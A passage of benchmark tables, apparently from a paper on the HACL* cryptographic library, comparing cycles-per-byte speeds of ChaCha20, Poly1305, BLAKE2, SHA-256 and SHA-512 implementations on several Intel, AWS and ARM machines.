	hacl-star/sha256-mb4	47.52	3.52	3.51	3.51	46.98	3.22	3.22	3.22	
	hacl-star/sha256-mb8	34.02	1.86	1.88	1.85	28.97	1.68	1.69	1.69	
SHA-512	hacl-star/scalar	52.30	8.47	7.92	7.92	36.94	7.45	7.46	7.46	12.64
	hacl-star/sha512-mb4	41.07	2.34	2.32	2.30	35.16	2.07	2.08	2.07	
	hacl-star/sha512-mb8	66.79	1.50	1.51	1.51	44.26	2.33	2.35	2.31	

Table 3 – SUPERCOP Benchmarks on Dell Precision Workstation with Intel Xeon Gold 5122 processor, running 64-bit Ubuntu Linux. Implementations are compiled with gcc-9, clang-9, and CompCert3.7.

Algorithm	Implementation	Language	SIMD Features	Compiler	Cycles/Byte
ChaCha20	dolbeau/amd64-avx2	C	AVX2	clang-11	0.75
	jasmin/avx2	assembly	AVX2	gcc-8	0.75
	openssl	assembly	AVX2	clang-11	0.75
	hacl-star/vec256	C	AVX2	gcc-8	0.77
	dolbeau/generic-gccsimd256	C	AVX2	clang-10	0.87
	goll-gueron	C	AVX2	gcc-8	0.90
	krovetz/avx2	C	AVX2	gcc-8	1.00
	jasmin/avx	assembly	AVX	gcc-9	1.44
	hacl-star/vec128	C	AVX	gcc-8	1.50
	dolbeau/generic-gccsimd128	C	AVX	clang-11	1.57
	krovetz/vec128	C	SSSE3	gcc-9	1.71
	bernstein/e/amd64-xmm6	assembly	SSE2	clang-11	1.83
	jasmin/ref	assembly		gcc-9	3.62
	hacl-star/scalar	C		gcc-8	3.73
	openssl-portable	C		clang-11	4.10
	bernstein/e/ref	C		gcc-9	4.10
Poly1305	openssl	assembly	AVX2	clang-11	0.35
	jasmin/avx2	assembly	AVX2	clang-11	0.35
	hacl-star/vec256	C	AVX2	clang-11	0.37
	moon/avx2/64	assembly	AVX2	clang-10	0.37
	jasmin/avx	assembly	AVX	clang-10	0.56
	moon/sse2/64	assembly	SSE2	clang-11	0.58
	moon/avx/64	assembly	AVX	clang-10	0.60
	jasmin/ref3	assembly		gcc-9	0.65
	hacl-star/vec128	C	AVX	clang-10	0.72
	openssl-portable	C		clang-11	1.19
	hacl-star/scalar	C		gcc-9	1.59
	bernstein/amd64	assembly	SSE2	gcc-8	1.65
	bernstein/53	C		gcc-8	1.79
Blake2b	neves/avx2	C	AVX2	clang-11	2.02
	neves/avxicc	assembly	AVX	clang-10	2.12
	moon/avx2/64	assembly	AVX2	clang-10	2.20
	moon/avx/64	assembly	AVX	gcc-9	2.21
	hacl-star/vec256	C	AVX2	clang-11	2.26
	neves/regs	C		gcc-9	2.34
	blake2-reference/sse	C	AVX	gcc-8	2.51
	blake2-reference/ref	C		gcc-9	2.52
	hacl-star/scalar	C		gcc-8	2.56
	neves/ref	C		gcc-8	2.72
Blake2s	neves/xmm	C	AVX	clang-11	3.06
	neves/avxicc	assembly	AVX	clang-11	3.07
	blake2-reference/sse	C	AVX	clang-11	3.07
	moon/ssse3/64	assembly	SSSE3	gcc-9	3.29
	hacl-star/vec128	C	AVX	gcc-9	3.34
	moon/avx/64	assembly	AVX	clang-11	3.48
	moon/sse2/64	assembly	SSE2	gcc-8	3.81
	neves/regs	C		gcc-9	4.01
	blake2-reference/ref	C		gcc-8	4.28
	hacl-star/scalar	C		gcc-9	4.32
	neves/ref	C		gcc-9	4.33
SHA-256	openssl/sha256-mb8	asssembly	AVX2	clang-11	1.49 (11.92 / 8)
	hacl-star/sha256-mb8	C	AVX2	gcc-9	1.62 (12.93 / 8)
	openssl/sha256-mb4	asssembly	AVX	clang-11	2.84 (11.36 / 4)
	hacl-star/sha256-mb4	C	AVX	clang-10	3.14 (12.58 / 4)
	openssl	assembly	AVX2	clang-11	4.83
	sphlib-small	C		gcc-9	7.29
	sphlib	C		gcc-9	7.33
	hacl-star/scalar	C		gcc-9	7.41
	openssl-portable	C		clang-11	10.16
SHA-512	**hacl-star/sha512-mb4**	C	AVX2	clang-10	1.95 (7.81 / 4)
	openssl	assembly	AVX2	clang-11	3.25
	sphlib	C		gcc-8	4.84
	sphlib-small	C		gcc-9	4.98
	hacl-star/scalar	C		gcc-8	5.06
	openssl-portable	C		clang-10	5.83

Table 4 – SUPERCOP Benchmarks on Dell XPS13 with Intel Kaby Lake i7-7560U processor, running 64-bit Ubuntu Linux. Implementations are compiled with gcc-8, gcc-9, clang-10, and clang-11.

Algorithm	Implementation	Language	SIMD Features	Compiler	Cycles/Byte
ChaCha20	**hacl-star/vec512**	C	AVX512	gcc-9	0.56
	dolbeau/amd64-avx2	C	AVX512	clang-10	0.56
	openssl	assembly	AVX2	clang-10	0.77
	hacl-star/vec256	C	AVX2	gcc-7	0.84
	dolbeau/generic-gccsimd256	C	AVX2	clang-10	0.99
	jasmin/avx2	assembly	AVX2	clang-10	1.12
	krovetz/avx2	C	AVX2	gcc-9	1.37
	hacl-star/vec128	C	AVX	gcc-9	1.53
	dolbeau/generic-gccsimd128	C	AVX	clang-10	1.79
	krovetz/vec128	C	SSSE3	clang-10	1.99
	jasmin/avx	assembly	AVX	clang-10	2.21
	bernstein/e/amd64-xmm6	assembly	SSE2	gcc-9	2.81
	jasmin/ref	assembly		gcc-9	5.57
	hacl-star/scalar	C		gcc-9	5.74
	bernstein/e/ref	C		gcc-9	5.97
	openssl-portable	C		clang-10	6.00
Poly1305	**hacl-star/vec512**	C	AVX512	gcc-9	0.39
	jasmin/avx2	assembly	AVX2	clang-6	0.51
	openssl	assembly	AVX2	gcc-9	0.52
	hacl-star/vec256	C	AVX2	gcc-9	0.52
	moon/avx2/64	assembly	AVX2	gcc-7	0.57
	jasmin/avx	assembly	AVX	clang-10	0.87
	moon/avx/64	assembly	AVX	gcc-7	0.88
	moon/sse2/64	assembly	SSE2	clang-10	0.89
	jasmin/ref3	assembly		clang-10	0.97
	hacl-star/vec128	C	AVX	gcc-9	1.04
	openssl-portable	C		gcc-7	1.85
	hacl-star/scalar	C		gcc-9	2.31
	bernstein/amd64	assembly		gcc-9	2.53
	bernstein/53	C		gcc-9	2.73
Blake2b	neves/avx2	C	AVX2	clang-10	2.84
	blake2-reference/sse	C	AVX	clang-10	2.98
	hacl-star/vec256	C	AVX2	clang-10	3.13
	neves/avxicc	assembly	AVX	gcc-9	3.26
	moon/avx2/64	assembly	AVX2	clang-10	3.39
	moon/avx/64	assembly	AVX	gcc-9	3.40
	neves/regs	C		gcc-9	3.61
	blake2-reference/ref	C		gcc-9	3.88
	neves/ref	C		gcc-7	3.97
	hacl-star/scalar	C		gcc-9	3.97
Blake2s	neves/xmm	C	AVX	clang-6	4.11
	blake2-reference/sse	C	AVX	clang-6	4.12
	hacl-star/vec128	C	AVX	gcc-7	4.52
	neves/avxicc	assembly	AVX	gcc-9	4.72
	moon/ssse3/64	assembly	SSSE3	gcc-9	5.06
	moon/avx/64	assembly	AVX	gcc-9	5.21
	moon/sse2/64	assembly	SSE2	gcc-9	5.85
	neves/regs	C		gcc-9	6.17
	blake2-reference/ref	C		gcc-9	6.45
	neves/ref	C		gcc-9	6.57
	hacl-star/scalar	C		gcc-9	6.63
SHA-256	**hacl-star/sha256-mb8**	C	AVX2	gcc-9	1.69 (13.53 / 8)
	openssl/sha256-mb8	asssembly	AVX2	gcc-9	2.29 (18.31 / 8)
	hacl-star/sha256-mb4	C	AVX	gcc-9	3.22 (12.90 / 4)
	openssl/sha256-mb4	asssembly	AVX	clang-10	4.36 (17.46 / 4)
	openssl	assembly	AVX2	gcc-9	7.43
	sphlib-small	C		gcc-7	11.04
	sphlib	C		gcc-7	11.25
	hacl-star/scalar	C		gcc-9	11.36
	openssl-portable	C		gcc-9	15.35
SHA-512	**hacl-star/sha512-mb8**	C	AVX512	clang-10	1.44 (11.49 / 8)
	hacl-star/sha512-mb4	C	AVX2	gcc-9	2.07 (8.29 / 4)
	openssl	assembly	AVX2	gcc-9	4.99
	sphlib	C		gcc-9	6.72
	sphlib-small	C		gcc-9	6.75
	hacl-star/scalar	C		gcc-7	7.38
	openssl-portable	C		clang-10	9.12

Table 5 – SUPERCOP Benchmarks on Dell Precision Workstation with Intel Xeon Gold 5122 processor, running 64-bit Ubuntu Linux. Implementations are compiled with gcc-7, gcc-9, clang-6, and clang-10.

Algorithm	Implementation	Language	SIMD Features	Compiler	Cycles/Byte
ChaCha20	openssl	assembly	NEON	clang	4.49
	hacl-star/vec128	C	NEON	gcc	5.19
	dolbeau/arm-neon	C	NEON	clang	5.50
	krovetz/vec128	C	NEON	gcc	6.22
	dolbeau/generic-gccsimd128	C	NEON	clang	7.01
	hacl-star/scalar	C		gcc	8.69
	openssl-portable	C		gcc	8.84
	bernstein/e/ref	C		gcc	9.08
Poly1305	openssl	assembly	NEON	clang	1.50
	hacl-star/vec128	C	NEON	clang	3.11
	openssl-portable	C		clang	3.57
	hacl-star/scalar	C		clang	4.20
	bernstein/53	C		gcc	4.95
Blake2b	neves/regs	C		gcc	6.02
	blake2-reference/ref	C		gcc	6.70
	hacl-star/scalar	C		clang	6.99
	neves/ref	C		gcc	7.35
	blake2-reference/neon	C	NEON	gcc	10.27
Blake2s	neves/regs	C		gcc	9.80
	blake2-reference/ref	C		gcc	10.70
	blake2-reference/neon	C	NEON	clang	11.31
	neves/ref	C		gcc	11.31
	hacl-star/scalar	C		gcc	11.42
	hacl-star/vec128	C	NEON	gcc	15.30
SHA-256	**hacl-star/sha256-mb4**	C	NEON	gcc	12.92 (51.66 / 4)
	openssl	assembly	NEON	clang	15.09
	hacl-star/scalar	C		clang	15.70
	sphlib-small	C	NEON	gcc	15.97
	sphlib	C	NEON	gcc	16.40
	openssl-portable	C		gcc	19.85
SHA-512	openssl	assembly	NEON	gcc	9.77
	openssl-portable	C		gcc	10.07
	hacl-star/scalar	C		gcc	11.27
	sphlib	C	NEON	gcc	12.40
	sphlib-small	C	NEON	gcc	12.40

Table 6 – SUPERCOP Benchmarks on Raspberry Pi 3B+, with a Broadcom BCM2837B0 quad-core Cortex-A53 (ARMv8) @ 1.4GHz. Implementations are compiled with gcc-9 and clang-9.

Algorithm	Implementation	Compiler	1024	2048	4096	8192	16384	32768
ChaCha20	jasmin/avx2	gcc-9	1.21	1.18	1.17	1.16	1.16	1.16
	openssl-assembly	gcc-9	1.24	1.19	1.17	1.16	1.17	1.17
	libsodium	gcc-9	1.34	1.28	1.25	1.24	1.24	1.23
	hacl-star/vec256	gcc-9	1.38	1.29	1.25	1.23	1.28	1.27
	hacl-star/vec128	gcc-9	2.38	2.34	2.32	2.31	2.37	2.36
	hacl-star/scalar	gcc-9	6.23	6.18	6.16	6.15	6.15	6.15
	openssl-portable	clang-9	6.23	6.20	6.18	6.17	6.17	6.16
Poly1305	openssl-assembly	clang-9	0.75	0.63	0.57	0.54	0.52	0.51
	jasmin/avx2	clang-9	0.67	0.59	0.55	0.53	0.52	0.52
	hacl-star/vec256	clang-9	0.85	0.72	0.63	0.61	0.57	0.57
	libsodium	clang-9	1.23	1.10	1.04	1.00	0.99	0.99
	hacl-star/vec128	clang-9	1.29	1.20	1.17	1.16	1.14	1.13
	openssl-portable	gcc-9	1.99	1.94	1.91	1.90	1.89	1.89
	hacl-star/scalar	gcc-9	2.50	2.44	2.41	2.39	2.38	2.39
Blake2b	libsodium	clang-9	3.34	3.22	3.15	3.12	3.11	3.10
	hacl-star/vec256	clang-9	3.71	3.63	3.60	3.58	3.57	3.58
	reference-avx	gcc-9	4.12	4.09	4.02	3.99	3.98	3.97
	hacl-star/scalar	gcc-9	4.23	4.22	4.16	4.13	4.11	4.11
	openssl-portable	clang-9	6.42	5.31	4.75	4.49	4.36	4.29
Blake2s	reference-avx	clang-9	4.97	4.96	4.90	4.87	4.86	4.85
	hacl-star/vec128	gcc-9	5.42	5.36	5.34	5.32	5.32	5.35
	hacl-star/scalar	gcc-9	7.03	6.93	6.89	6.86	6.85	6.86
	openssl-portable	gcc-9	8.96	7.87	7.33	7.07	6.94	6.95
SHA-256	**hacl-star/mb8**	clang-9	2.74	2.64	2.60	2.57	2.56	2.56
	hacl-star/mb4	gcc-9	5.31	5.14	5.05	5.00	4.98	4.98
	openssl-assembly	gcc-9	8.38	8.04	7.86	7.78	7.74	7.73
	libsodium	gcc-9	12.60	12.14	11.89	11.76	11.70	11.66
	hacl-star/scalar	gcc-9	12.62	12.15	11.93	11.80	11.74	11.72
	openssl-portable	clang-9	17.30	16.73	16.43	16.27	16.19	16.15
SHA-512	**hacl-star/mb4**	clang-9	3.50	3.29	3.18	3.13	3.11	3.10
	openssl-assembly	gcc-9	6.03	5.59	5.36	5.25	5.20	5.18
	libsodium	clang-9	8.62	8.01	7.72	7.56	7.49	7.45
	hacl-star/scalar	gcc-9	8.66	8.08	7.80	7.66	7.59	7.56
	openssl-portable	clang-9	10.48	9.82	9.50	9.31	9.22	9.18

Table 7 – KBENCH9000 Benchmarks on Dell XPS13 with Intel Kaby Lake i7-7560U processor running 64-bit Ubuntu Linux. All implementations are compiled with gcc-9 and clang-9. Measurements are in cycles/byte, for input lengths ranging from 1024 bytes to 32768 bytes, obtained as the median of 100000 runs.

Algorithm	Implementation	Compiler	1024	2048	4096	8192	16384	32768
ChaCha20	**hacl-star/vec512**	gcc-9	0.68	0.61	0.58	0.56	0.56	0.56
	openssl-assembly	gcc-9	0.89	0.83	0.81	0.80	0.79	0.79
	hacl-star/vec256	gcc-9	0.98	0.93	0.90	0.89	0.88	0.88
	jasmin/avx2	gcc-9	1.20	1.17	1.16	1.15	1.15	1.15
	libsodium	gcc-9	1.26	1.21	1.18	1.17	1.16	1.16
	hacl-star/vec128	gcc-9	1.63	1.60	1.58	1.58	1.58	1.57
	hacl-star/scalar	gcc-9	6.19	6.15	6.12	6.12	6.11	6.11
	openssl-portable	gcc-9	6.23	6.19	6.17	6.17	6.16	6.16
Poly1305	**hacl-star/vec512**	gcc-9	0.94	0.65	0.51	0.43	0.40	0.38
	jasmin/avx2	gcc-9	0.67	0.59	0.55	0.53	0.52	0.51
	openssl-assembly	clang-9	0.75	0.63	0.57	0.54	0.52	0.51
	hacl-star/vec256	gcc-9	0.82	0.66	0.58	0.54	0.52	0.51
	libsodium	clang-9	1.14	1.01	0.95	0.92	0.91	0.90
	hacl-star/vec128	gcc-9	1.27	1.16	1.11	1.09	1.07	1.06
	openssl-portable	gcc-9	1.97	1.93	1.92	1.89	1.88	1.88
	hacl-star/scalar	gcc-9	2.49	2.45	2.41	2.39	2.38	2.39
Blake2b	reference-avx	clang-9	3.23	3.14	3.09	3.07	3.06	3.05
	libsodium	gcc-9	3.34	3.22	3.18	3.15	3.14	3.14
	hacl-star/vec256	clang-9	3.40	3.36	3.33	3.32	3.31	3.31
	hacl-star/scalar	gcc-9	4.21	4.14	4.11	4.10	4.09	4.09
	openssl-portable	gcc-9	5.88	5.06	4.62	4.40	4.30	4.29
Blake2s	reference-avx	clang-9	4.60	4.53	4.50	4.49	4.48	4.48
	hacl-star/vec128	gcc-9	4.77	4.71	4.69	4.67	4.67	4.69
	openssl-portable	gcc-9	8.33	7.46	7.02	6.82	6.71	6.73
	hacl-star/scalar	gcc-9	6.90	6.86	6.85	6.83	6.82	6.84
SHA-256	**hacl-star/mb8**	gcc-9	1.87	1.80	1.76	1.75	1.74	1.74
	hacl-star/mb4	gcc-9	3.55	3.43	3.36	3.33	3.32	3.31
	openssl-assembly	clang-9	8.38	8.04	7.85	7.76	7.72	7.71
	libsodium	clang-9	12.57	12.10	11.85	11.73	11.67	11.63
	hacl-star/scalar	gcc-9	12.51	12.10	11.88	11.76	11.71	11.69
	openssl-portable	clang-9	16.92	16.39	16.11	15.96	15.88	15.85
SHA-512	**hacl-star/mb8**	clang-9	1.72	1.61	1.56	1.53	1.52	1.52
	hacl-star/mb4	gcc-9	2.40	2.25	2.18	2.14	2.12	2.11
	openssl-assembly	gcc-9	6.06	5.58	5.33	5.22	5.17	5.14
	libsodium	gcc-9	8.55	8.00	7.72	7.57	7.50	7.47
	hacl-star/scalar	gcc-9	8.59	8.05	7.79	7.65	7.58	7.55
	openssl-portable	gcc-9	10.63	9.95	9.63	9.45	9.37	9.32

Table 8 – KBENCH9000 Benchmarks on Dell Precision workstation with Intel(R) Xeon(R) Gold 5122 CPU @ 3.60GHz processor running 64-bit Ubuntu Linux. All implementations are compiled with gcc-9 and clang-9. Measurements are in cycles/byte, for input lengths ranging from 1024 bytes to 32768 bytes, obtained as the median of 100000 runs.

Algorithm	Implementation	Compiler	1024	2048	4096	8192	16384	32768
ChaCha20	openssl-assembly	clang	4.59	4.53	4.50	4.49	4.50	4.55
	hacl-star/vec128	gcc	5.42	5.32	5.27	5.25	5.27	5.32
	openssl-portable	clang	8.88	8.84	8.82	8.82	8.84	8.94
	hacl-star/scalar	gcc	8.91	8.86	8.84	8.83	8.87	8.99
	libsodium	clang	9.33	9.25	9.21	9.21	9.25	9.37
Poly1305	openssl-assembly	gcc	1.97	1.72	1.59	1.53	1.50	1.51
	hacl-star/vec128	clang	3.48	3.30	3.21	3.17	3.15	3.16
	openssl-portable	gcc	3.74	3.65	3.61	3.58	3.57	3.59
	hacl-star/scalar	gcc	4.61	4.52	4.48	4.46	4.45	4.47
	libsodium	gcc	5.35	5.27	5.23	5.21	5.20	5.22
Blake2b	openssl-portable	gcc	11.33	8.71	7.39	6.74	6.43	6.30
	hacl-star/scalar	gcc	7.12	7.01	6.95	6.93	6.92	6.96
	libsodium	gcc	7.60	7.42	7.34	7.29	7.28	7.33
	reference-neon	gcc	11.13	10.96	10.87	10.82	10.81	10.91
Blake2s	openssl-portable	gcc	14.92	12.60	11.44	10.89	10.63	10.56
	hacl-star/scalar	gcc	11.59	11.51	11.48	11.46	11.47	11.57
	reference-neon	gcc	11.83	11.68	11.61	11.57	11.58	11.66
	hacl-star/vec128	gcc	16.58	16.52	16.49	16.49	16.61	16.64
SHA-256	**hacl-star/mb4**	gcc	13.68	13.23	13.01	12.99	13.08	13.00
	openssl-assembly	gcc	16.22	15.58	15.26	15.10	15.15	15.12
	hacl-star/scalar	gcc	17.49	16.92	16.64	16.51	16.58	16.54
	libsodium	gcc	19.43	18.68	18.31	18.13	18.22	18.19
	openssl-portable	clang	21.01	20.25	19.88	19.70	19.79	19.73
SHA-512	openssl-assembly	gcc	11.10	10.37	10.01	9.83	9.76	9.82
	openssl-portable	gcc	11.45	10.70	10.33	10.14	10.08	10.12
	hacl-star/scalar	gcc	12.70	11.94	11.55	11.36	11.28	11.34
	libsodium	gcc	13.73	12.76	12.27	12.03	11.94	11.98

Table 9 – KBENCH9000 Benchmarks on Raspberry Pi 3B+, with a Broadcom BCM2837B0 quad-core Cortex-A53 (ARMv8) @ 1.4GHz running 64-bit Ubuntu Linux. All implementations are compiled with gcc-9 and clang-9. Measurements are in cycles/byte, for input lengths ranging from 1024 bytes to 32768 bytes, obtained as the median of 100000 runs.

Algorithm	Implementation	Language	SIMD Features	Compiler	Cycles/Byte
ChaCha20	**hacl-star/vec512**	C	AVX512	gcc-9	0.52
	dolbeau/amd64-avx2	C	AVX512	clang	0.52
	openssl	assembly	AVX2	gcc-9	0.64
	hacl-star/vec256	C	AVX2	gcc-9	0.71
	jasmin/avx2	assembly	AVX2	gcc-9	0.93
	dolbeau/generic-gccsimd256	C	AVX2	gcc-9	0.94
	krovetz/avx2	C	AVX2	gcc-9	1.14
	hacl-star/vec128	C	AVX	gcc-9	1.27
	dolbeau/generic-gccsimd128	C	AVX	gcc-9	1.51
	jasmin/avx	assembly	AVX	gcc-9	1.83
	krovetz/vec128	C	SSSE3	clang	1.88
	bernstein/e/amd64-xmm6	assembly	SSE2	gcc-9	2.33
	jasmin/ref	assembly		clang-9	4.62
	hacl-star/scalar	C		gcc-9	4.76
	bernstein/e/ref	C		gcc-9	4.95
	openssl-portable	C		gcc-9	4.98
Poly1305	**hacl-star/vec512**	C	AVX512	gcc-9	0.40
	jasmin/avx2	assembly	AVX2	gcc-9	0.49
	openssl	assembly	AVX2	gcc-9	0.49
	hacl-star/vec256	C	AVX2	gcc-9	0.49
	moon/avx2/64	assembly	AVX2	clang-9	0.53
	jasmin/avx	assembly	AVX	gcc-9	0.72
	moon/avx/64	assembly	AVX	gcc-9	0.77
	jasmin/ref3	assembly		gcc-9	0.80
	moon/sse2/64	assembly	SSE2	gcc-9	0.86
	hacl-star/vec128	C	AVX	gcc-9	0.88
	openssl-portable	C		gcc-9	1.53
	hacl-star/scalar	C		gcc-9	1.92
	bernstein/amd64	assembly		gcc-9	2.20
	bernstein/53	C		gcc-9	2.51
Blake2b	neves/avx2	C	AVX2	clang-9	2.60
	neves/avxicc	assembly	AVX	gcc-9	2.70
	moon/avx/64	assembly	AVX	gcc-9	2.82
	blake2-reference/sse	C	AVX	clang-9	2.83
	neves/regs	C		gcc-9	2.99
	hacl-star/vec256	C	AVX2	gcc-9	2.99
	blake2-reference/ref	C		gcc-9	3.21
	moon/avx2/64	assembly	AVX2	clang-9	3.23
	hacl-star/scalar	C		gcc-9	3.29
	neves/ref	C		gcc-9	3.34
Blake2s	blake2-reference/sse	C	AVX	clang	3.33
	neves/xmm	C	AVX	clang	3.37
	hacl-star/vec128	C	AVX	gcc-9	3.76
	neves/avxicc	assembly	AVX	gcc-9	3.91
	moon/ssse3/64	assembly	SSSE3	gcc-9	4.20
	moon/avx/64	assembly	AVX	gcc-9	4.32
	moon/sse2/64	assembly	SSE2	gcc-9	4.85
	neves/regs	C		gcc-9	5.11
	blake2-reference/ref	C		gcc-9	5.35
	neves/ref	C		gcc-9	5.45
	hacl-star/scalar	C		gcc-9	5.49
SHA-256	**hacl-star/sha256-mb8**	C	AVX2	gcc-9	1.40 (11.21 / 8)
	hacl-star/sha256-mb4	C	AVX	gcc-9	2.68 (10.70 / 4)
	openssl	assembly	AVX2	clang-9	6.23
	sphlib-small	C		gcc	9.15
	sphlib	C		gcc-9	9.34
	hacl-star/scalar	C		gcc-9	9.43
	openssl-portable	C		gcc-9	12.73
SHA-512	**hacl-star/sha512-mb8**	C	AVX512	clang	1.39 (11.11 / 8)
	hacl-star/sha512-mb4	C	AVX2	gcc-9	1.72 (6.89 / 4)
	openssl	assembly	AVX2	gcc-9	4.19
	sphlib	C		gcc-9	5.63
	sphlib-small	C		gcc-9	5.64
	hacl-star/scalar	C		gcc-9	6.19
	openssl-portable	C		gcc-9	7.56

Table 10 – SUPERCOP Benchmarks on Amazon EC2 `t3.large` instance with Intel(R) Xeon(R) Platinum 8259CL CPU @ 2.50GHz processor, running 64-bit Ubuntu Linux. Implementations are compiled with gcc-7, clang-7, gcc-9, and clang-9.

Algorithm	Implementation	Language	SIMD Features	Compiler	Cycles/Byte
ChaCha20	**hacl-star/vec512**	C	AVX512	gcc-9	0.44
	dolbeau/amd64-avx2	C	AVX512	clang-9	0.44
	openssl	assembly	AVX2	gcc-9	0.61
	hacl-star/vec256	C	AVX2	gcc-9	0.67
	dolbeau/generic-gccsimd256	C	AVX2	clang-9	0.81
	jasmin/avx2	assembly	AVX2	gcc-9	0.89
	krovetz/avx2	C	AVX2	gcc-9	1.08
	hacl-star/vec128	C	AVX	gcc-9	1.21
	dolbeau/generic-gccsimd128	C	AVX	clang-9	1.44
	krovetz/vec128	C	SSSE3	clang-9	1.61
	jasmin/avx	assembly	AVX	gcc-9	1.74
	bernstein/e/amd64-xmm6	assembly	SSE2	gcc-9	2.22
	jasmin/ref	assembly		gcc-9	4.40
	hacl-star/scalar	C		gcc-9	4.54
	bernstein/e/ref	C		gcc-9	4.72
	openssl-portable	C		gcc-9	4.75
Poly1305	**hacl-star/vec512**	C	AVX512	gcc-9	0.31
	jasmin/avx2	assembly	AVX2	gcc-9	0.41
	openssl	assembly	AVX2	clang	0.41
	hacl-star/vec256	C	AVX2	gcc-9	0.41
	moon/avx2/64	assembly	AVX2	gcc	0.46
	jasmin/avx	assembly	AVX	gcc-9	0.69
	moon/avx/64	assembly	AVX	gcc-9	0.71
	moon/sse2/64	assembly	SSE2	gcc-9	0.72
	jasmin/ref3	assembly		gcc-9	0.76
	hacl-star/vec128	C	AVX	gcc-9	0.82
	openssl-portable	C		gcc-9	1.46
	hacl-star/scalar	C		gcc-9	1.83
	bernstein/amd64	assembly		gcc-9	2.00
	bernstein/53	C		gcc-9	2.14
Blake2b	neves/avx2	C	AVX2	clang-9	2.74
	moon/avx2/64	assembly	AVX2	clang-9	2.75
	hacl-star/vec256	C	AVX2	clang-9	2.85
	blake2-reference/sse	C	AVX	clang-9	3.06
	moon/avx/64	assembly	AVX	clang-9	3.28
	neves/avxicc	assembly	AVX	clang-9	3.35
	hacl-star/scalar	C		clang-9	3.85
	neves/regs	C		clang-9	4.48
	blake2-reference/ref	C		clang-9	4.58
	neves/ref	C		clang-9	4.68
Blake2s	blake2-reference/sse	C	AVX	clang-9	3.53
	moon/ssse3/64	assembly	SSSE3	clang-9	4.01
	hacl-star/vec128	C	AVX	clang-9	4.05
	neves/xmm	C	AVX	clang	4.11
	neves/avxicc	assembly	AVX	clang-9	4.15
	moon/avx/64	assembly	AVX	clang	4.59
	moon/sse2/64	assembly	SSE2	clang	5.02
	hacl-star/scalar	C		gcc-9	5.68
	neves/regs	C		clang	5.73
	blake2-reference/ref	C		gcc-9	6.22
	neves/ref	C		gcc-9	6.99
SHA-256	**hacl-star/sha256-mb8**	C	AVX2	gcc-9	1.33 (10.60 / 8)
	hacl-star/sha256-mb4	C	AVX	gcc-9	2.55 (10.20 / 4)
	openssl	assembly	AVX2	gcc-9	6.26
	sphlib	C		clang-9	9.78
	hacl-star/scalar	C		clang	9.81
	sphlib-small	C		clang-9	9.93
	openssl-portable	C		clang	12.14
SHA-512	**hacl-star/sha512-mb8**	C	AVX512	clang	1.18 (9.43 / 8)
	hacl-star/sha512-mb4	C	AVX2	clang	1.75 (6.99 / 4)
	openssl	assembly	AVX2	clang-9	3.98
	hacl-star/scalar	C		clang	6.39
	sphlib	C		clang-9	6.67
	openssl-portable	C		clang-9	7.40
	sphlib-small	C		clang-9	7.45

Table 11 – SUPERCOP Benchmarks on Amazon EC2 `c5.metal` instance with Intel(R) Xeon(R) Platinum 8275CL CPU @ 2.50GHz processor, running 64-bit Ubuntu Linux. Implementations are compiled with gcc-7, clang-7, gcc-9, and clang-9.

Algorithm	Implementation	Language	SIMD Features	Compiler	Cycles/Byte
ChaCha20	openssl	assembly	NEON	clang	4.40
	hacl-star/vec128	C	NEON	gcc	5.10
	dolbeau/arm-neon	C	NEON	gcc	5.16
	krovetz/vec128	C	NEON	clang	5.79
	dolbeau/generic-gccsimd128	C	NEON	clang	5.87
	hacl-star/scalar	C		gcc	5.95
	openssl-portable	C		gcc	8.43
	bernstein/e/ref	C		clang	8.90
Poly1305	openssl	assembly	NEON	clang	1.16
	hacl-star/vec128	C	NEON	clang	1.98
	openssl-portable	C		clang	3.08
	bernstein/53	C		clang	3.74
	hacl-star/scalar	C		gcc	5.13
Blake2b	neves/regs	C		gcc	5.46
	blake2-reference/ref	C		gcc	5.78
	hacl-star/scalar	C		gcc	5.95
	neves/ref	C		gcc	6.21
	blake2-reference/neon	C	NEON	clang	11.63
Blake2s	neves/regs	C		gcc	9.10
	blake2-reference/ref	C		gcc	9.34
	hacl-star/scalar	C		gcc	9.78
	neves/ref	C		gcc	10.06
	blake2-reference/neon	C	NEON	clang	17.15
	hacl-star/vec128	C	NEON	gcc	19.15
SHA-256	openssl	assembly	SHA-EXT	clang	2.01
	hacl-star/sha256-mb4	C	NEON	clang	10.12 (40.46 / 4)
	sphlib-small	C	NEON	clang	12.08
	hacl-star/scalar	C		gcc	12.15
	sphlib	C	NEON	gcc	12.31
	openssl-portable	C		gcc	14.58
SHA-512	openssl	assembly	NEON	gcc	7.28
	openssl-portable	C		gcc	7.75
	hacl-star/scalar	C		gcc	7.93
	sphlib-small	C	NEON	clang	9.81
	sphlib	C	NEON	clang	9.82

Table 12 – SUPERCOP Benchmarks on Amazon EC2 `a1.metal` instance with Amazon Graviton1 Cortex-A72 @ 2.3GHz, running 64-bit Ubuntu Linux. Implementations are compiled with gcc-7 and clang-7.

Algorithm	Implementation	Language	SIMD Features	Compiler	Cycles/Byte
ChaCha20	openssl	assembly	NEON	gcc	2.36
	hacl-star/vec128	C	NEON	gcc	2.95
	dolbeau/arm-neon	C	NEON	gcc	3.16
	krovetz/vec128	C	NEON	gcc	3.58
	hacl-star/scalar	C		gcc	3.66
	dolbeau/generic-gccsimd128	C	NEON	gcc	3.74
	openssl-portable	C		gcc	5.78
	bernstein/e/ref	C		clang	5.98
Poly1305	openssl	assembly	NEON	clang	1.05
	hacl-star/vec128	C	NEON	clang	1.54
	openssl-portable	C		gcc	2.82
	bernstein/53	C		gcc	2.93
	hacl-star/scalar	C		gcc	5.07
Blake2b	neves/regs	C		clang	3.78
	blake2-reference/ref	C		gcc	3.82
	hacl-star/scalar	C		gcc	3.98
	neves/ref	C		gcc	3.99
	blake2-reference/neon	C	NEON	clang	7.83
Blake2s	neves/regs	C		gcc	6.26
	blake2-reference/ref	C		gcc	6.45
	neves/ref	C		gcc	6.54
	hacl-star/scalar	C		gcc	6.60
	hacl-star/vec128	C	NEON	clang	10.44
	blake2-reference/neon	C	NEON	clang	11.16
SHA-256	openssl	assembly	SHA-EXT	gcc	1.57
	hacl-star/sha256-mb4	C	NEON	clang	6.52 (26.09 / 4)
	sphlib-small	C	NEON	clang	9.76
	sphlib	C	NEON	gcc	10.16
	hacl-star/scalar	C		gcc	10.44
	openssl-portable	C		gcc	11.72
SHA-512	openssl	assembly	NEON	gcc	6.03
	openssl-portable	C		gcc	6.31
	hacl-star/scalar	C		gcc	7.00
	sphlib-small	C	NEON	clang	7.96
	sphlib	C	NEON	clang	7.99

